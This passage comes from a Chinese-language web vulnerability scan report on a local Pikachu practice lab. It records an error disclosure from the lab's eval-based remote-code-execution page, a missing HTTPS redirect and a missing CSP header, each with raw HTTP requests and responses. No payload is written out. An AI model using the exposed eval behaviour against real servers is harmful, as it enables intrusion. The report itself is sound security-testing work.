| 响应数据 | HTTP/1.1 200 OK  Connection: close  Content-Type: text/html; charset=UTF-8  Date: Fri, 03 Feb 2023 01:00:42 GMT  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02  X-Powered-By: PHP/7.0.9  Content-Length: 30992    !DOCTYPE html html lang="en" head  meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /  meta charset="utf-8" /  titleGet the pikachu/title   meta name="description" content="overview amp; stats" /  meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0" /   !-- bootstrap fontawesome --  link rel="stylesheet" href="../../assets/css/bootstrap.min.css" /   link rel="stylesheet" href="../../assets/font-awesome/4.5.0/css/font-awesome.min.css" /   !-- page specific plugin styles --   !-- text fonts --  link rel="stylesheet" href="../../assets/css/fonts.googleapis.com.css" /   !-- ace styles --  link rel="stylesheet" href="../../assets/css/ace.min.css" class="ace-main-stylesheet" id="main-ace-style" /   !--[if lte IE 9]  link rel="stylesheet" href="../../assets/css/ace-part2.min.css" class="ace-main-stylesheet" /  ![endif]--  link rel="stylesheet" href="../../assets/css/ace-skins.min.css" /  link rel="stylesheet" href="../../assets/css/ace-rtl.min.css" /   !--[if lte IE 9]  link rel="stylesheet" href="../../assets/css/ace-ie.min.css" /  ![endif]--   !-- inline styles related to this page --   !-- ace settings handler --  script src="../../assets/js/ace-extra.min.js"/script   !-- HTML5shiv and Respond.js for IE8 to support HTML5 elements and media queries --   !--[if lte IE 8]  script src="../../assets/js/html5shiv.min.js"/script  script src="../../assets/js/respond.min.js"/script  ![endif]--  script src="../../assets/js/jquery-2.1.4.min.js"/script  script src="../../assets/js/bootstrap.min.js"/script  /head  body class="no-skin" div id="navbar" class="navbar navbar-default ace-save-state"  div class="navbar-container ace-save-state" id="navbar-container"   div class="navbar-header pull-left"  a href="../../index.php" class="navbar-brand"  small  i class="fa fa-key"/i  Pikachu 漏洞练习平台 pika~pika~  /small  /a  /div   div class="navbar-buttons navbar-header pull-right" role="navigation"  ul class="nav ace-nav"   li class="light-blue dropdown-modal"  a data-toggle="dropdown" href="#" class="dropdown-toggle"  img class="nav-user-photo" src="../../assets/images/avatars/pikachu1.png" alt="Jason's Photo" /  span class="user-info"  small欢迎/small  骚年  /span  /a   /li  /ul  /div  /div!-- /.navbar-container -- /div  div class="main-container ace-save-state" id="main-container"  script type="text/javascript"  try{ace.settings.loadState('main-container')}catch(e){}  /script    div id="sidebar" class="sidebar responsive ace-save-state"  script type="text/javascript"  try{ace.settings.loadState('sidebar')}catch(e){}  /script   ul class="nav nav-list"  li class=""  a href="../../index.php"  i class="ace-icon glyphicon glyphicon-tags"/i  span class="menu-text" 系统介绍 /span  /a   b class="arrow"/b  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-lock"/i  span class="menu-text"  暴力破解  /span   b class="arrow fa fa-angle-down"/b  /a   b class="arrow"/b   ul class="submenu"  li class=""   a href="../../vul/burteforce/burteforce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a   b class="arrow"/b  /li  li class=""   a href="../../vul/burteforce/bf\_form.php"  i class="menu-icon fa fa-caret-right"/i  基于表单的暴力破解  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_server.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on server)  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_client.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on client)  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_token.php"  i class="menu-icon fa fa-caret-right"/i  token防爆破?  /a   b class="arrow"/b  /li   !-- li class="--!--"-- !-- a href="#" class="dropdown-toggle"-- !-- i class="menu-icon fa fa-caret-right"/i-- !---- !-- test-- !-- b class="arrow fa fa-angle-down"/b-- !-- /a-- !---- !-- b class="arrow"/b-- !---- !-- ul class="submenu"-- !-- li class="--!--"-- !-- a href="top-menu.html"-- !-- i class="menu-icon fa fa-caret-right"/i-- !-- test sun 01-- !-- /a-- !---- !-- b class="arrow"/b-- !-- /li-- !---- !-- /ul-- !-- /li--      /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-indent-left"/i  span class="menu-text"  Cross-Site Scripting  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/xss/xss.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_reflected\_get.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(get)  /a  b class="arrow"/b  /li     li class=""   a href="../../vul/xss/xsspost/post\_login.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(post)  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_stored.php"  i class="menu-icon fa fa-caret-right"/i  存储型xss  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_dom.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_dom\_x.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss-x  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xssblind/xss\_blind.php"  i class="menu-icon fa fa-caret-right"/i  xss之盲打  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_01.php"  i class="menu-icon fa fa-caret-right"/i  xss之过滤  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_02.php"  i class="menu-icon fa fa-caret-right"/i  xss之htmlspecialchars  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_03.php"  i class="menu-icon fa fa-caret-right"/i  xss之href输出  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_04.php"  i class="menu-icon fa fa-caret-right"/i  xss之js输出  /a  b class="arrow"/b  /li  /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-share"/i  span class="menu-text"  CSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/csrf/csrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/csrf/csrfget/csrf\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/csrf/csrfpost/csrf\_post\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/csrf/csrftoken/token\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF Token  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-fighter-jet"/i  span class="menu-text"  SQL-Inject  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/sqli/sqli.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_id.php"  i class="menu-icon fa fa-caret-right"/i  数字型注入(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_str.php"  i class="menu-icon fa fa-caret-right"/i  字符型注入(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_search.php"  i class="menu-icon fa fa-caret-right"/i  搜索型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_x.php"  i class="menu-icon fa fa-caret-right"/i  xx型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_iu/sqli\_login.php"  i class="menu-icon fa fa-caret-right"/i  "insert/update"注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_del.php"  i class="menu-icon fa fa-caret-right"/i  "delete"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/sqli/sqli\_header/sqli\_header\_login.php"  i class="menu-icon fa fa-caret-right"/i  "http header"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/sqli/sqli\_blind\_b.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on boolian)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_blind\_t.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on time)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_widebyte.php"  i class="menu-icon fa fa-caret-right"/i  宽字节注入  /a  b class="arrow"/b  /li  /ul  /li     li class="active open"  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-pencil"/i  span class="menu-text"  RCE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/rce/rce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/rce/rce\_ping.php"  i class="menu-icon fa fa-caret-right"/i  exec "ping"  /a  b class="arrow"/b  /li   li class="active"   a href="../../vul/rce/rce\_eval.php"  i class="menu-icon fa fa-caret-right"/i  exec "evel"  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-file"/i  span class="menu-text"  File Inclusion  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/fileinclude/fileinclude.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/fileinclude/fi\_local.php"  i class="menu-icon fa fa-caret-right"/i  File Inclusion(local)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/fileinclude/fi\_remote.php""  i class="menu-icon fa fa-caret-right"/i  File Inclusion(remote)  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-download"/i  span class="menu-text"  Unsafe Filedownload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unsafedownload/unsafedownload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafedownload/down\_nba.php"  i class="menu-icon fa fa-caret-right"/i  Unsafe Filedownload  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-upload"/i  span class="menu-text"  Unsafe Fileupload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unsafeupload/upload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/unsafeupload/clientcheck.php"  i class="menu-icon fa fa-caret-right"/i  client check  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafeupload/servercheck.php"  i class="menu-icon fa fa-caret-right"/i  MIME type  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafeupload/getimagesize.php"  i class="menu-icon fa fa-caret-right"/i  getimagesize  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-text-height"/i  span class="menu-text"  Over Permission  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/overpermission/op.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/overpermission/op1/op1\_login.php"  i class="menu-icon fa fa-caret-right"/i  水平越权  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/overpermission/op2/op2\_login.php"  i class="menu-icon fa fa-caret-right"/i  垂直越权  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  ../../  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/dir/dir.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/dir/dir\_list.php"  i class="menu-icon fa fa-caret-right"/i  目录遍历  /a  b class="arrow"/b  /li  /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-camera"/i  span class="menu-text"  敏感信息泄露  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/infoleak/infoleak.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/infoleak/findabc.php"  i class="menu-icon fa fa-caret-right"/i  IcanseeyourABC  /a  b class="arrow"/b  /li    /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  PHP反序列化  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unserilization/unserilization.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unserilization/unser.php"  i class="menu-icon fa fa-caret-right"/i  PHP反序列化漏洞  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-flag"/i  span class="menu-text"  XXE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/xxe/xxe.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xxe/xxe\_1.php"  i class="menu-icon fa fa-caret-right"/i  XXE漏洞  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-repeat"/i  span class="menu-text"  URL重定向  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/urlredirect/unsafere.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/urlredirect/urlredirect.php"  i class="menu-icon fa fa-caret-right"/i  不安全的URL跳转  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-exchange"/i  span class="menu-text"  SSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/ssrf/ssrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/ssrf/ssrf\_curl.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(curl)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/ssrf/ssrf\_fgc.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(file\_get\_content)  /a  b class="arrow"/b  /li   /ul  /li      li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-cog"/i  span class="menu-text"  管理工具  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../pkxss/index.php"  i class="menu-icon fa fa-caret-right"/i  XSS后台  /a  b class="arrow"/b  /li     /ul  /li    /ul!-- /.nav-list --   div class="sidebar-toggle sidebar-collapse" id="sidebar-collapse"  i id="sidebar-toggle-icon" class="ace-icon fa fa-angle-double-left ace-save-state" data-icon1="ace-icon fa fa-angle-double-left" data-icon2="ace-icon fa fa-angle-double-right"/i  /div  /div  br / bParse error/b: syntax error, unexpected end of file in bC:\phpstudy\_pro\WWW\pikachu-master\vul\rce\rce\_eval.php(19) : eval()'d code/b on line b1/bbr / |
| 修复建议 | 阻止向用户显示此信息。 |
| 复测结果 |  |

* + - 1. 无 HTTP 重定向

|  |  |
| --- | --- |
| 风险名称 | 无 HTTP 重定向 |
| 风险级别 | **低** |
| 风险描述 | 检测到您的 Web 应用程序使用 HTTP 协议，但未自动将用户重定向到 HTTPS。 |
| 请求数据 | GET / HTTP/1.1  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Content-Length: 2307  Accept-Ranges: bytes  Content-Type: text/html  Date: Fri, 03 Feb 2023 01:00:00 GMT  Etag: "903-591a03aa15600"  Last-Modified: Tue, 03 Sep 2019 06:30:48 GMT  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02    !DOCTYPE html  html lang="zh-CN"  head   meta charset="utf-8"   title站点创建成功-phpstudy for windows/title   meta name="keywords" content=""   meta name="description" content=""   meta name="renderer" content="webkit"   meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1"   meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1"   meta name="apple-mobile-web-app-status-bar-style" content="black"   meta name="apple-mobile-web-app-capable" content="yes"   meta name="format-detection" content="telephone=no"   meta HTTP-EQUIV="pragma" CONTENT="no-cache"   meta HTTP-EQUIV="Cache-Control" CONTENT="no-store, must-revalidate"   meta HTTP-EQUIV="expires" CONTENT="Wed, 26 Feb 1997 08:21:57 GMT"   meta HTTP-EQUIV="expires" CONTENT="0"   style   body{   font: 16px arial,'Microsoft Yahei','Hiragino Sans GB',sans-serif;   }   h1{   margin: 0;   color:#3a87ad;   font-size: 26px;   }   .content{   width: 45%;   margin: 0 auto;     }   .content div{   margin-top: 200px;   padding: 20px;   background: #d9edf7;   border-radius: 12px;   }   .content dl{   color: #2d6a88;   line-height: 40px;   }   .content div div {   padding-bottom: 20px;   text-align:center;   }   /style  /head  body   div class="content"   div   h1站点创建成功/h1   dl   dt目录说明:/dt   dd1：网站目录：/phpstudy安装目录/www/站点域名//dd   dd2：错误提示页面：/phpstudy安装目录/www/站点域名/error//dd   dd3：你可以删除或者修改该目录下的所有文件/dd   dt操作注意事项：/dt   dd1：新建站点、数据库、FTP可在phpstudy面板操作，数据库可在环境中下载数据库管理软件等；/dd   dd2：将网站程序放到站点目录时请使用复制，剪切可能造成程序文件权限不正确；/dd     /dl   div使用手册，视频教程，BUG反馈，官网地址： a href="https://www.xp.cn" target="\_blank"www.xp.cn/a /div     /div   /div  /body  /html |
| 修复建议 | 建议在您的 Web 应用程序中实施 HTTP 重定向最佳实践。请查询网络参考文件以了解更多信息 |
| 复测结果 |  |

* + - 1. 未实施内容安全策略 (CSP)


|  |  |
| --- | --- |
| 风险名称 | 未实施内容安全策略 (CSP) |
| 风险级别 | **低** |
| 风险描述 | 内容安全策略 (CSP) 增加了额外的安全层，有助于检测和缓解某些类型的攻击，包括跨站脚本 (XSS) 和数据注入攻击。br/br/内容安全策略 (CSP) 可通过添加 strongContent-Security-Policy/strong 报头实施。此报头的值是一个字符串，其中包含描述内容安全策略的策略指令。要实施 CSP，您应该为站点使用的所有资源类型定义允许的来源列表。例如，如果您有一个简单的站点，需要从 CDN 加载本地托管和 jQuery 库中的脚本、样式表和图像，则 CSP 报头可能如下所示：precode Content-Security-Policy: default-src 'self'; script-src 'self' https://code.jquery.com; /code/pre br/br/检测到您的 Web 应用程序未实施内容安全策略 (CSP)，因为响应中缺少 CSP 报头。建议在您的 Web 应用程序中实施内容安全策略 (CSP)。 |
| 请求数据 | GET /pikachu-master/vul/rce/rce\_ping.php HTTP/1.1  Referer: http://192.168.0.177/pikachu-master/vul/rce/rce\_ping.php  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Content-Type: text/html; charset=UTF-8  Date: Fri, 03 Feb 2023 00:59:49 GMT  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02  X-Powered-By: PHP/7.0.9  Content-Length: 33635    !DOCTYPE html html lang="en" head  meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /  meta charset="utf-8" /  titleGet the pikachu/title   meta name="description" content="overview amp; stats" /  meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0" /   !-- bootstrap fontawesome --  link rel="stylesheet" href="../../assets/css/bootstrap.min.css" /   link rel="stylesheet" href="../../assets/font-awesome/4.5.0/css/font-awesome.min.css" /   !-- page specific plugin styles --   !-- text fonts --  link rel="stylesheet" href="../../assets/css/fonts.googleapis.com.css" /   !-- ace styles --  link rel="stylesheet" href="../../assets/css/ace.min.css" class="ace-main-stylesheet" id="main-ace-style" /   !--[if lte IE 9]  link rel="stylesheet" href="../../assets/css/ace-part2.min.css" class="ace-main-stylesheet" /  ![endif]--  link rel="stylesheet" href="../../assets/css/ace-skins.min.css" /  link rel="stylesheet" href="../../assets/css/ace-rtl.min.css" /   !--[if lte IE 9]  link rel="stylesheet" href="../../assets/css/ace-ie.min.css" /  ![endif]--   !-- inline styles related to this page --   !-- ace settings handler --  script src="../../assets/js/ace-extra.min.js"/script   !-- HTML5shiv and Respond.js for IE8 to support HTML5 elements and media queries --   !--[if lte IE 8]  script src="../../assets/js/html5shiv.min.js"/script  script 